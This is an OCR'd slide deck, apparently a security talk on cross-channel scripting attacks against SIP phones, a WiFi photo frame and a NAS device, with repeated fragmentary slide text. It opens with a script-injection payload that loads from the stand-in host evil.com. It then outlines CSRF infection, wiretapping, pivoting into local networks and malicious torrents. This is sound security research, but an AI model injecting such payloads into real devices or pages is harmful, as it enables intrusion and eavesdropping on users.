“<script src="//evil.com/"></script>”
```

SIP XCS

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


3 Payload executes

SIP XCS

Outcome: phone reconfiguration, VoIP wiretapping...

Photo frame XCS

WiFi photo frame

- Samsung SPF85V
- RSS / URL feed
- Windows Live
- WMV / AVI

Photo frame XCS




Photo frame XCS

1 Attacker infects via CSRF

Internet

Photo frame XCS

1 Attacker infects via CSRF

Internet

2 User connects to manage

Photo frame XCS

1 Attacker infects via CSRF

Internet

3 Payload executes

2 User connects to manage

Devices as stepping stones


Devices as stepping stones

I Administer the device

Devices as stepping stones

1 Administer the device

2 Browse internet



Devices as stepping stones

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



Devices as stepping stones



3 Trigger POST (e.g. via Ads)

Devices as stepping stones

5 Access files

Devices as stepping stones

6 Send malicious payload

5 Access files

Devices as stepping stones

6 Send malicious payload

5 Access files


7 Attack local network

Another boring NAS device?

SOHO NAS

- Buffalo LS-CHL
- BitTorrent support!

Massive exploitation




Massive exploitation

Create a
bad torrent


Famous_movie.torrent

Internet


Massive exploitation




Massive exploitation



Massive exploitation



Peer-to-peer XCS!



